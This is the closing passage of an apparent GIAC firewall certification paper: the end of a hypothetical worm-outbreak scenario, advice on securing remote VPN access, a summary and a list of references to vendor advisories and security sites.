Me: "Ahh, I've heard of that. I heard it's been spreading like crazy!"
Receptionist: "Yeah, my desktop keeps rebooting, and I guess it got some of our servers as well "
Me: "Okay. Bye bye then."

Although this seems to be somewhat of stretch, possibilities like this need to be taken very seriously. As technology advances and the average user gets "smarter", deploying devices like wireless access points at home, companies need to be aware of the security implications. If users have access to a network remotely, be it through a company resource or otherwise, that access should be just as secure as the core network. Remember, when a user has a VPN connection live, he/she is just an extension of your network.

It is unlikely that the root source of this chaos would ever be known.

4.5 Summary

Overall, Vivekanand Chudgar's network was very well laid out, and very difficult to enter or exploit. When software levels are kept up to date, as any good GIAC certification holder should, most of these issues would be minimized or invalid.

References

Cisco Systems, Inc. "TCP and UDP Small Servers." July 01, 2003. URL: http://www.cisco.com/warp/public/66/23.html,

dtool. "IP classless." URL :http://www.dtool.com/ipclassless.html

Cisco Systems, Inc. "Configuring IP Services." Mar 21, 2003. URL: http://www.cisco.com/univercd/cc/td/doc/product/software/ios120/12cgcr/np1_c/1cprt2/1cip.htm#7410

Faqs. "RFC 1918 (RFC1918)." URL: http://www.faqs.org/rfcs/rfc1918.html

Cisco Systems, Inc. "Using nat, global, static, conduit, and access-list Commands and Port Redirection on PIX." May 23, 2003. URL: http://www.cisco.com/en/US/products/hw/vpndevc/ps2030/products_tech_note09186a0080094aad.shtml

Cisco Systems, Inc. "Cisco VPN 3000 Concentrator and Client Frequently Asked Questions." Aug 12, 2003. URL: http://www.cisco.com/warp/public/471/vpn_3000_faq.shtml#Q3

SecurityFocus. "Check Point FW-1 Syslog Daemon Unfiltered Escape Sequence Vulnerability." Mar 21, 2003. URL: http://www.securityfocus.com/bid/7161, http://www.securityfocus.com/bid/7161/discussion/, and http://www.securityfocus.com/bid/7161/exploit/

Cisco Systems, Inc. "Cisco Security Advisory: Cisco IOS Interface Blocked by IPv4 Packets." Aug 01, 2003. URL: http://www.cisco.com/warp/public/707/cisco-sa-20030717-blocked.shtml

Barry, Marion. "Cisco IOS Interface Blocked by IPv4 Packets (Exploit)." URL: http://www.securiteam.com/exploits/5FP0R00AKI.html

Knowles, Douglas. "W32.Blaster.Worm." URL: http://www.sarc.com/avcenter/venc/data/w32.blaster.worm.html

Avici Systems Inc. "ip as-path access-list." URL: http://www.avici.com/documentation/HTMLDocs/02223-08_revAA/Routing_Pol8.html

@stake, Inc. "Network Utility Tools." URL: http://www.atstake.com/research/tools/network_utilities/

Other References:
http://www.dictionary.com
http://www.famatech.com
http://www.zonealarm.com
http://www.arin.net
http://www.nmap.org
http://www.securityfocus.com
http://www.qmail.org
http://www.snort.org
Cisco Systems Inc. PIX PDM internal help files

Practical prewriting reading material:

Babu Veerappa Srinivas:
http://www.giac.org/practical/GCFW/Babu_Veerappa_Srinivas_GCFW.pdf

John H. Sawyer: http://www.giac.org/practical/GCFW/John_Sawyer_GCFW.pdf

Amit Kumar Sood:
http://www.giac.org/practical/GCFW/Amit_Kumar_Sood_GCFW.pdf

Susan Delaney: http://www.giac.org/practical/GCFW/Susan_Delaney_GCFW.pdf

Alfredo Lopez: http://www.giac.org/practical/GCFW/Alfredo_Lopez_GCFW.pdf

Sam Wilson: http://www.giac.org/practical/GCFW/Sam_Wilson_GCFW.pdf

Vivekanand Chudgar's:
http://www.giac.org/practical/GCFW/Vivekanand_Chudgar.pdf